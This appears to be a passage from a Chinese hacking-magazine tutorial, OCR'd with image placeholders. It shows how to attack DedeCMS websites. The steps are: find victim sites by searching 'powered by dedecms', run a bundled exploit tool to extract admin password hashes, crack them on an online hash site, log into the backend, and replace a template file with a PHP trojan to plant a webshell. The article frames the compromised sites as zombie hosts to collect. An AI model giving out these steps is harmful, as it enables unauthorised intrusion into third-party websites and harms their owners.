


图5




图6

二、瞬间击倒dedecms




图7

Dedecms应该算是php类cms程序的老大了，但我们却可以瞬间击倒它，首先打开dedecms的漏洞利用工具，工具界面如图7所示。

我们打开google或baidu，搜索“powered by dedecms”就可以找到许多使用dedecms的网站了，选择好要测试的目标后，就可以开

始猜解密码了。把目标站点的地址填到“TARGET”栏中，然后点击后边的“FUCK”按钮，几秒钟后就可以猜解出密码了，如图8。




图8




图9

最后我们把猜解出的密码拿到http://www.cmd5.com网站上进行在线破解，然后打开“http://www.hackerxfiles.net/dede/”(这里只是以www.hackerxfiles.net为假设的例子)进行后台登录，如图9。

在Dedecms后台获取webshell的过程也不怎么繁琐，我们打开“模板管理”中的“浏览模板目录”，随便找一个文件，比如我找的是“diggindex.php”文件，点击它旁边的“编辑”按钮，如图10，就会出现这个文件的内容了，我们先把里面的内容备份一下，然后再把里面的内容替换成我们的php木马就可以了，如图11，当拿到webshell后，要记得把这个文件的内容再改回去，要不然网站是会出错的，如图12。




图10

好了，dedecms和phpcms的肉鸡大餐就为各位读者朋友介绍到这儿的，如果各位还有什么问题的话，可以到X的论坛来找我。

(文章中涉及到的phpcms 0day利用工具、dedecms漏洞利用工具、已经收录在光盘中)

